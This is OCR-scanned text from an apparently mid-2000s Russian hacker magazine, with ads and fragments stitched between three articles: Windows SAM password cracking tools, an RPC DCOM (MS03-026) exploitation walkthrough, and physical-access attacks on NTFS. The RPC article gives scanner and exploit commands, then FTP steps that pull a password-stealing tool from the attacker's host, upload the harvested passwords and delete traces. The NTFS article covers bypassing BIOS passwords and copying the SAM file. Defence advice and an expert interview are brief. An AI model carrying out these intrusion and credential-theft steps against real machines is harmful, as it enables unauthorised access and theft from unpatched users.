Атака по pre-computed хэшам - набирающий обороты новый вид атаки, применяемый в программе LC5 и ряде других. Основан на создании так называемых Rainbow-таблиц (смотри проект www.antsight.com/zsl/rainbowcrack) - огромных (сотни мегабайт и десятки гигабайт), заранее рассчитанных таблиц соответствий "Пароль = Хэш". Позволяет восстанавливать быстро несложные пароли. Время восстановления - время поиска хэша в таблице (базе данных) для получения пароля, который соответствует этому хэшу. Но объем таблицы не бесконечен, и восстановить длинные пароли этим методом невозможно.

как показывает практика, до 95-98% паролей восстановить все-таки можно. Лучше всего применять поочередно различные виды атак и словари боль-

шего объема. А при наличии любой предварительной информации о пароле использовать ее максимально эффективно! Конечно, пароли вида

ПРОГРАММЫ ДЛЯ РАБОТЫ С SAM-БАЗАМИ

■ SAMInside (shareware, www.insidepro.com)


Особенности:

- многоязычный интерфейс (в том числе русскоязычный)
- декодирует хэши, зашифрованные ключом SYSKEY
- небольшой размер
- высокая скорость перебора среди аналогов (перебор по LM-хэшам на AthlonXP 1700+ происходит со скоростью 5,7 миллионов паролей в секунду, а перебор одного NT-хэша - до 9,8 миллионов паролей в секунду)
- не требует инсталляции и может работать с дискеты или CD

LC4/LC5 (shareware, www.atstake.com)

Особенности:

- англоязычный интерфейс
- работа с pre-computed таблицами
- встроенные средства для сниффинга паролей (перехвата паролей из сетевого трафика) и их восстановления




LC4/LC5

Proactive Windows Security Explorer (shareware, www.elcomsoft.com)

Особенности:

- англоязычный интерфейс
- декодирует хэши, зашифрованные ключом SYSKEY



Proactive Windows Security Explorer

LC+4.02 (freeware, www.lcp.nm.ru)

Особенности:


- русскоязычный интерфейс
- широкие возможности гибридной атаки
- распространяется бесплатно

ВКНive и SAMDump2 (freeware, www.studenti.unina.it/~ncuomo/syskey/)

Эти консольные программы не предназначены для восстановления паролей, они используются лишь для получения хэшей. ВКНive из SYSTEM-файла извлекает 16 байт ключа SYSKEY и сохраняет их в бинарном файле. SAMDump2 из SAM-файла извлекает хэши, используя для декодирования SYSKEY как раз этот бинарный файл.

Иногда восстановить практически невозможно, но ведь есть еще и человеческий фактор, социальная инженерия и т.п. Так что иногда можно узнать пароль и без SAM-базы.

Очевидно, что восстановление паролей - процесс творческий и требует хорошей интуиции. Любое окончание

пароля (если он длиннее 7, но короче 14 символов), будучи найденным в первую очередь, дает обильную пищу для размышлений. Алгоритмов, по которым пользователи формируют свои пароли, на самом деле не так уж и много. Так что анализ, анализ и еще раз анализ! 

ЖУРНАЛ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ

от создателей 

Читай в номере:

Тесты

Материнские платы Socket A
Мониторы LCD 19
Сетевые карты Wi-Fi
Элитные корпуса
Тест-сравнение HDD SCSI vs. SATA
Реобасы

Инфо

Мелочи железа
Эволюция клавиатур
Технология мобильных процессоров
FAQ

Практика

Разгон с использованием водной системы охлаждения
Ремонт мелочей
Учим как: собрать современный комп
Моддинг: вентилятор со стробоскопом
Линукс: тестирование памяти

УЖЕ В ПРОДАЖЕ



ЖУРНАЛ
КОМПЛЕКТУЕТСЯ
ДИСКОМ С ЛУЧШИМ
СОФТОМ

И НЕ ЗАБУДЬ:

ТВОЯ МАМА БУДЕТ В ШОКЕ!

Наумов Юрий aka Crazy_Script (crazy_script@vr-online.ru)

RPC DCOM ДЛЯ МЛАДШЕГО БРАТИКА

ПОПУЛЯРНАЯ ЭКСПЛУАТАЦИЯ ИЗВЕСТНОГО БАГА

Не так давно RPC-уязвимость гремела на весь мир. Повальные взломы, MSBlast, снова повальные взломы. На эту тему написана куча статей и мануалов. Тем не менее, остаются еще те, кто не пропатчил свою систему и не установил даже персональный фаервол.



ТЕОРИЯ

■ RPC (Remote Procedure Call - удаленный вызов процедур) - это механизм, позволяющий программе на одном компьютере выполнять некий код на удаленной машине. Компания Sun Microsystems была одной из первых, реализовавших эту службу. RPC базировалась на протоколе внешней передачи данных XDR (eXternal Data Representation). Все это Sun делала для того, чтобы обеспечить взаимодействие сетевой информационной службы и файловой системы. После первого шага компании службы RPC стали использоваться и в продуктах семейства UNIX, а позже - в Windows.

Баг был обнаружен в июле 2003 года в продуктах Microsoft Windows NT/2000/XP/2003 польскими экспертами Last Stage of Delirium. Тогда можно было завалить невероятное количество серверов, ведь лишь малая их часть блокировала входящие пакеты на порт 135, через который осуществлялась атака. Буквально сразу же стало известно, что уязвимы все сервисы RPC, а это еще 139-й, 445-й и 593-й порты. Если бы в то время выпустили публичный эксплоит, произошла бы катастрофа. Но его не было, и сетевая общественность продолжала жить спокойно, не задумываясь об этой дырке.

Но так не могло долго продолжаться. В конце июля того же года появилась техническое описание уязвимос-

ти, стали появляться эксплоиты и возникла глобальная угроза MSBlast.

ЭКСПЛУАТАЦИЯ БАЖНОЙ ТАЧКИ

■ Осуществить RPC DCOM-атаку может любой. Для этого, с позволения сказать, «взлома» нам необходимы:

❶. RPC GUI Exploit, написанный человеком по имени r3l4x. Точнее сказать, им написана только графическая оболочка, сам же спloit принадлежит ребятам из LSD Security Group.

❷. КАНТ2 для поиска бажной тачки (если надо ее искать).

❸. Какая-нибудь программа для заимствования паролей и прочей вкусности. Например, PassView 1.5.

Итак, начнем. Самое главное - найти непропатченную тачку. Для этого нам и нужен КАНТ2. Пример:

```
C:\xtools\kaht2 10.0.0.1 10.0.0.255 500
```

Значение threads, стоящее после диапазона IP, можно поставить и 100, и 80 - кому как удобнее (по умолчанию 50).


Запускаем GUI RPC Exploit. Вводим айпишник, который нам выдал КАНТ, и жмем Test. Должно высветиться «Connected!». Переходим во вкладку FTP Server и жмем старт, затем - во вкладку Exploit. Нажимаем «Exploit!», и нашему взору открывается шелл. Вот что должно получиться после запуска сплота:

```
-- w00t --
```


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

Хочу заметить, что мы имеем возможность выбора удаленной ОС (Win200[All] или WinXP[All]). Возникает вопрос: а что если на удаленной машине с открытым 135-м портом стоит WinNT? Для этого к сплиту прилагается список возвращаемых адресов (файл RET.txt). Все, что требуется, - найти в этом списке нужную версию



А вот и непропатченная тачка!



- www.securitylab.ru/_exploits/kaht2.zip - сканер для обнаружения бага
- www.securitylab.ru/_tools/PTms03039.zip - утилита от PT для проверки локальной сети на баг
- www.security.nnov.ru/search/news.asp?binid=2988&l=RU - все разновидности эксплоитов и оригинальные тексты
- www.securitylab.ru/_tools/RPC2.zip - GUI RPC Exploit v2 by r3l4x
- www.web-hack.ru/download/info.php?go=44 - PassView v1.5
- www.microsoft.com/technet/security/bulletin/MS03-026.asp - патч от MC

Оси и вписать адрес в соответствующую строку Return Address.

Итак, мы получили доступ. Теперь наша цель - закатать файлы passview.exe и export.bat (оба из скачанной ранее PassView 1.5). Для этого стартуем ftp:

```
c:\WINDOWS\system32>ftp
```

```
open 194.XX.XX.XX // наш IP (смотрим в GUI
RPC Exploit во вкладке FTP Server)
user <194.XX.XX.XX:<none>>: asdf // asdf - логин
по умолчанию, можно изменить в той же
вкладке FTP Server
```

```
get /xtools/passview.exe // закатываем
файл из папки C:\xtools
get /xtools/export.bat
!export.bat // запускаем export.bat на
удаленной точке
put export.txt // забираем полученное
```

В файле export.txt бугут все пароли, которые должна была достать программа PassView. Осталось только замести следы:

```
del export.bat
del export.txt
del passview.exe
```

ИНТЕРВЬЮ С ПРОФЕССИОНАЛОМ

Об уязвимости службы RPC мы поговорили со спецом в области компьютерной безопасности, руководителем популярного сайта securitylab.ru Александром Антиповым.

■ **XS:** На твой взгляд, сейчас еще актуальна проблема бага RPC/DCOM?


■ **AA:** Баг актуален при включении в сеть только что купленных компьютеров с предустановленной Windows. К сожалению, практически всегда продавцы компьютеров не заботятся об установке последней версии операционной системы. С выходом SP2 для Windows XP проблема решится, но не сразу. Еще, я думаю, пройдет не менее 3 месяцев до массового появления в продаже OEM версий Windows с включенным SP2.

■ **XS:** Расскажи читателям кратко о коварных багах RPC.

■ **AA:** Самая первая уязвимость (и самая опасная!) была обнаружена в июле 2003 года (описано в бюллетене безопасности MS03-026). Эту уязвимость эксплуатирует самый разрушительный червь за всю историю существования интернета - MSBlast. Спустя неделю после выхода MS03-026 китайцы сообщили еще об одной уязвимости в DCOM при обработке __RemoteGetClassObject, которая позволяла выполнить отказ в обслуживании даже при установленной заплате MS03-026. Данную уязвимость компания Microsoft устранила только через 2 месяца в совокупности с двумя новыми уязвимостями (MS03-039), позволяющими атакующему выполнить произвольный код на уязвимой системе, используя специально сформированный DCERPC "bind" пакет, за которым следует специально сформированный пакет DCOM object activation request. Однако на этом история не закончилась. Буквально через месяц впервые на сайте SecurityLab.ru был опубликован новый эксплоит, который вызывал отказ в обслуживании даже при установленной заплате MS03-039. Удаленный атакующий мог вызвать отказ в обслуживании (аварийное завершение работы системы или перезагрузка), создавая два потока для одного и того же RPC-запроса. Изначально предполагалось, что уязвимость может эксплуатироваться только для отказа в обслуживании, однако спустя полгода Microsoft наконец-то опубликовала исправление для этой уязвимости (MS04-012), в котором утверждалось, что она может эксплуатироваться для выполнения произвольного кода. В MS04-012 также было устранено еще три уязвимости в RPC DCOM: RPCSS Service Vulnerability, CAN-2004-0116, RPC over HTTP Vulnerability - CAN-2003-0807, Object Identity Vulnerability - CAN-2004-0124.

■ **XS:** А какой, на твой взгляд, самый эффективный и оптимальный способ защиты?

■ **AA:** Заплата, персональный фаервол. В большинстве случаев можно безболезненно отключать RPC DCOM.



Разумеется, это только приблизительный план действий.

DEFENCE

■ А теперь про защиту. Можно по старинке отключить DCOM: лезем в реестр в HKEY_LOCAL_MACHINE\Software\Microsoft\OLE и изменяем значение EnableDCOM с "Y" на "N".


Есть еще способ через утилиту dcomcnfg.exe (меню Пуск -> Выполнить), но проще всего блокировать входящие пакеты на порты 135, 139, 445 и 593 и установить патчи, а главное - SP2.

Кстати, вот что говорит Microsoft по поводу отключения DCOM: «Если вы отключаете DCOM, вы можете потерять функциональные возможности операционной системы. После того как вы отключаете поддержку DCOM, может случиться следующее. Любой COM-объект, который может быть активирован дистанционно, перестанет работать. Локальный COM+ snap-in не сможет подключаться к удаленным серверам. Функция авторегистрации сертификатов может неправильно функционировать. Запросы Windows Management Instrumentation (WMI) удаленных серверов могут неправильно функционировать. Потенциально существует множество встроенных компонентов и сторонних приложений, которые могут перестать работать, если вы отключите DCOM. Microsoft рекомендует проверить работоспособность всех приложений, используемых в вашей среде, после отключения DCOM. Microsoft также предупреждает, что не во всех средах можно отключить DCOM».

25 июля 2003 года - переломный момент в эксплуатации RPC: техническое описание бага, множество сплютов, MSBlast.

Автор статьи и редакция журнала не несут никакой ответственности за действия, совершенные читателем. Вся информация дана в сугубо образовательных целях.

MSBlast - червь на основе бага RPC DCOM - стал самым разрушительным за всю историю интернета.



Отключаем DCOM

Анализирующий (analyst1945@mail.ru)

ЧЕРЕЗ ОБРАЗЫ К СЕРДЦУ

АТАКА НА NTFS

Доступ к данным компьютера под управлением ОС Windows можно получить многими способами. Одним из них является атака на последний рубеж защиты данных - на файловую систему NTFS.

Упомянутые способы чтения NTFS не являются панацеей. NTFS поддерживают многие ОС, в том числе различные дистрибутивы Linux, Windows, BeOS, загружаемые также с CD/DVD.

Власть над NTFS дает возможности банального копирования/подмены информации, установки шпионских программ, изменения настроек и получения нужного аккаунта заменой SAM-файла. Для осуществления атаки на NTFS необходимо иметь физический доступ к интересующему объекту (компьютеру). При этом неважно, как ты этот доступ получишь: ворвешься ночью в здание с чулком на голове, напоишь админа до беспамятства или же просто устроишься на работу уборщиком, разыграв из себя имбецилла в пятом поколении. Главное, иметь возможность считывать (записывать) данные со своих носителей и/или подключать внешние.

Правда, при грамотном подходе системного администратора к защите данных ты не обнаружишь каких-либо устройств для работы с внешними носителями (FDD, CD/DVD-ROM/R/RW). К хакерскому счастью, на подавляющем большинстве PC есть гнезда для USB-устройств. К ним и следует подключить припасенный заранее внешний накопитель и настроить в BIOS загрузку с внешних USB-девайсов. При поддержке BIOS опции такого рода не все девайсы сгодятся на роль загрузочного устройства. Например, нельзя загрузиться с получивших массовое распространение «свистков». Наиболее подходящим вариантом являются диски ZIF и переходники USB-IDE. И, конечно же, на внешнем носителе должна быть установлена любая операционная система с поддержкой NTFS.

Если загрузка с внешнего устройства прошла нормально и стали доступны все разделы жесткого диска, тебе остается слить нужную информацию, произвести необходимые действия и быстро уносить ноги. При более неблагоприятных обстоятельствах (отсутствие USB-портов, пароль на настройку BIOS или отсутствие поддержки загрузки с внешних устройств) без вскрытия корпуса никак не обойтись. Если корпус не заключен в металлический сейф (а бывает и та-

Если загрузка с внешнего устройства прошла нормально и стали доступны все разделы жесткого диска, тебе остается слить нужную информацию, произвести необходимые действия и быстро уносить ноги.

кое), спасет крестовая отвертка. А дальше просто - сбрасываешь настройки BIOS, замкнув соответствующие контакты на материнской плате, подключаешь девайс в качестве загрузочного и по плану. Но вскрытие занимает больше времени, сопровождается грохотом и скрипом.

ВАРИАНТ ПЕРВЫЙ

■ На компьютере присутствует какой-либо дискетов и пароль на BIOS не установлен. Настраиваешь в BIOS



приоритетную загрузку с нужного типа носителя. Загружаешь с диска операционную систему, поддерживающую NTFS. Далее действуешь на свое усмотрение.



ВАРИАНТ ВТОРОЙ

■ На компьютере присутствует какой-либо дискетов. Установлен пароль на BIOS. Доступна загрузка ОС компьютера под любым аккаунтом.

Попробуй ввести один из стандартных паролей (AWARD_SW для изделий фирмы AWARD, AMI для продукции одноименной фирмы) либо при включении удерживай комбинацию клавиш <Ctrl>+<Alt>++<Ins> или просто клавишу <Ins>. Если не помогло, попытайся запустить на машине программу, сбрасывающую настройки BIOS. Для Windows существует достаточно много таких программ: porasswd.com, killstmos.exe, awcrack.com и т.д. Найти их можно в сети.

Если все попытки тщетны, остается прибегнуть к вскрытию корпуса. Минусов у подобного способа несколько: кроме пароля, сбрасывается еще несколько важных настроек (например, время,





Необходимые драйвера NTFS

причем иногда загрузка невозможна без их изменения. Рано или поздно, но администратор заметит изменение пароля. В этот момент лучше находиться на максимальном расстоянии от него :).

После изменения порядка загрузки нужно воспользоваться загрузочным диском (или дискетами), оснащенным драйвером доступа к разделам NTFS с возможностью записи. Для подготовки загрузочного комплекта понадобятся программа "NTFSDOS Professional" и четыре дискеты.

Первая служит для начальной загрузки и может быть создана в любой ОС Windows. Лучше всего для этой цели годится FDD, подготовленная в пресловутой Windows Me. Что бы ни говорили про глючность Me, но загрузочные диски она готовит лучше всех: DOS загружается мгновенно, включена поддержка CD, даже без удаления лишних хелпов остается свободное место для файлового менеджера (например, Volkov Commander) и драйвера мыши (а куда без него :)). Перед использованием дискета нуждается в небольшом препарировании. В файле config.sys необходимо изменить значение параметра files=10 на files=50 или большее. Остальные три дискеты скорми программе BootDisk.exe.


Если коротко, то порядок работы с полученным инструментом следующий:

1. Загружаешь компьютер с первой дискеты в режиме "Minimal boot"
2. Вручную запускаешь файл NTFSPRO.EXE со второй дискеты
3. По требованию вставляешь следующую дискету


СПИСОК ФАЙЛОВ, НЕОБХОДИМЫХ ДЛЯ РАБОТЫ NTFS-DOS PROFESSIONAL И NTFS FOR WINDOWS 98

■ Для успешной установки и настройки NTFSDOS Professional и NTFS for Windows 98 следует заранее запастись необходимыми файлами, входящими в состав ОС Windows 2000/XP/2003:


- autochk.exe
- c_1252.nls
- C_866.NLS
- c_437.nls
- l_intl.nls
- ntdll.dll
- ntfs.sys
- ntoskrnl.exe



Укажи папку с драйверами NTS



Дополнительные настройки



1. По окончании загрузки программы возвращаешь в дисковод загрузочную дискету


Дальнейшие действия - на твое усмотрение. Можешь проверить раздел утилитой NTFSCCHK с третьей дискеты. Можешь производить манипуляции с файлами и каталогами из командной строки или загрузив файловый ме-

неджер. Сжатые объекты, как и в Windows 2000/XP, поддерживаются прозрачно для пользователя. Разница перега FAT ощущается лишь в незначительно пониженной скорости при копировании/перемещении файлов. Во избежание повреждения структуры диска и корректного сохранения дескрипторов завершение работы следует производить комбинацией <Ctrl>+<Alt>+, а не RESET или выключением питания.


ВАРИАНТ ТРЕТИЙ

■ На компьютере установлены две операционные системы, одна из которых - Windows 9x.

Сливаешь с сайта www.sysinternals.com программу NTFS for Windows 98. Отличие настройки этой программы от




Norton Ghost 32 - гаип диска в Windows



Работа с Ghost Explorer - как с Проводником

Для подготовки загрузочного комплекта понадобятся программа "NTFSDOS Professional" и четыре дискеты.



Изменения в образе всегда можно сохранить

ее DOS-версии незначительно. После установки следует указать расположение грайверов для доступа к NTFS. Затем указанные файлы перемещать и тем более удалять не следует, так как без них программа работать не будет. Назначь буквы для подключаемых разделов (которые еще не заняты). В разделе Advanced настраиваются режимы буферизации и периоды обновления метаданных. После перезагрузки в списке доступных дисков появятся подключенные разделы.

ВАРИАНТ ЧЕТВЕРТЫЙ

■ На компьютере установлены две операционные системы, одна из которых - Windows 9x. На FAT-диске есть свободное пространство объемом немного больше 60% объема диска NTFS.

Программы NTFS-DOS Professional, NTFS for Windows 98 и Norton Ghost поддерживают как обычные, так и сжатые NTFS-диски.

Незарегистрированная AEFSDR расширяет только первые 500 байт файла.

Указанные файлы перемещать и тем более удалять не следует.

W W W

■ Производители упомянутых программ:

www.sysinternals.com

www.symantec.com

www.elcomsoft.com

Известный сайт рунета, посвященный информационной безопасности - www.securitylab.ru

Процесс займет время, которое напрямую зависит от производительности компьютера.

Достаешь пакет программ Norton Ghost производства Symantec, желательно версии не ниже 8.0. Этот пакет позволяет делать резервные копии как отдельных партиций, так и целых дисков. Сохраняя всю файловую систему в один или несколько (в зависимости от занимаемого объема) файлов, используя сжатие, которое в среднем достигает 50%. Поддерживается несколько наиболее распространенных файловых систем: FAT, FAT32, NTFS5, ext2 и HPFS.


При этом программа Ghost Explorer предоставляет доступ к созданному

архиву с возможностью копирования/замены как отдельных файлов, так и целых директорий! Это значит, что ты можешь легко создать образ любого, не только NTFS диска, а затем скопировать из него нужные данные (например, файл SAM, отдав его на съединение утилите LOphtCrack), работая в Windows 9x без перезагрузок и каких-либо манипуляций с BIOS.


Ни Ghost for Windows, ни Ghost Explorer не требуют установки. Чтобы создать образ партиции, выбери в меню программы Local -> Partition -> To image и укажи раздел и место, куда сохранить полученный образ. Способ сжатия укажи High. Это позволит сократить размер полученного архива партиции до 50%. Процесс займет время, которое напрямую зависит от производительности компьютера.

ВСТРОЕННОЕ ШИФРОВАНИЕ

■ Предположим, у тебя уже есть доступ к разделу NTFS, но ты получил флэг с маслом. Как же так? Ведь говорилось, что на этом этапе можно забыть обо всех правах доступа! Верно, но права доступа здесь ни при чем. Для защиты от таких умников Microsoft оснастила разделы NTFS5 дополнительной защитой - Encrypting File System (EFS, зашифрованная файловая система). NFS - настройка на NTFS, позволяющая прозрачно для пользователя шифровать и расшифровывать файлы. В сети, печатных журналах и многочисленных учебниках можно найти хвалебные оды стойкости EFS-защи-



Сначала находишь ключи шифрования



Выбирай, что хочешь расшифровать

МНЕНИЕ ЭКСПЕРТА

■ Каждый механизм защиты, будь то пароли, антивирус или NTFS, делает только то, что делает, и не является защитой от всего. Кроме того, неправильное использование защиты подчас хуже, чем ее отсутствие! Поэтому очень важно знать, что происходит, когда ты задействуешь ту или иную защиту, и чем это может обернуться.

Файловая система NTFS была и остается одним из лучших решений как для клиентских рабочих станций, так и для серверов. По крайней мере, при некорректной перезагрузке пользователь будет избавлен от мучительного скрипа ScanDisk или fsck. Однако средства разграничения доступа NTFS работают только в то время, когда загружена операционная система. И если есть возможность ее подменить, то никто не запретит работать с папками, куда в обычное время тебя бы не пустили.

